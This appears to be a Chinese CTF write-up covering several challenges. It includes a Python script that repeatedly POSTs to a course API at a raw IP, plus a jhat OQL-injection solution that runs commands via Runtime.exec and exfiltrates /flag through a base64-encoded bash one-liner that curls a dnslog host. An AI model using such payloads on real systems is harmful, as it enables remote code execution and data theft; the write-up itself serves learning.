
```python
import requests
import json
import time
url="http://47.100.137.175:30500/api/courses"
d = {'id': 4}
d=json.dumps(d)
```

```python
headers = {"Content-Type": "application/json"}
r = requests.post(url, data=d, headers=headers)
times1=1
while 1:
    r = requests.post(url, data=d, headers=headers)
    res=json.loads(r.text)
    times1+=1
    print(str(times1)+" "+str(res))
    if res["full"]!=1:
        break
    #time.sleep(0.5)
print("over")
```



ezHTTP

按照要求改一些请求报文：



最后这段用 base64 解一下即可。

jhat

好难啊。

搜到了文章，提到了怎么执行命令：

> https://wooyun.js.org/drops/OQL(%E5%AF%B9%E8%B1%A1%E6%9F%A5%E8%AF%A2%E8%AF%AD%E8%A8%80)%E5%9C%A8%E4%BA%A7%E5%93%81%E5%AE%9E%E7%8E%B0%E4%B8%AD%E9%80%A0%E6%88%90%E7%9A%84RCE(Object%20Injection).html

```
java.lang.Runtime.getRuntime().exec('whoami')
```

然后构造一下命令，不过题目的提示说不出网，所以大概是不能谈 shell 的意思？但是 dnslog 却能通，所以考虑用这个去带出 flag：

```
takoyaki=$(cat /flag);curl $takoyaki.38c7f1f3.dnslog.store
```

不过这个命令也不能直接跑，要重新编码一下:

> https://x.hacking8.com/?post=293

```
bash -c
{echo,ZGF0YT0kKGNhdCAvZmxhZyk7Y3VybCAkZGF0YS4zOGM3ZjFmMy5kbnNsb2cuc3RvcmU=}|
{base64,-d}|{bash,-i}
```

最后的 payload：

```
java.lang.Runtime.getRuntime().exec('bash -c
{echo,ZGF0YT0kKGNhdCAvZmxhZyk7Y3VybCAkZGF0YS4zOGM3ZjFmMy5kbnNsb2cuc3RvcmU=}|
{base64,-d}|{bash,-i}')
```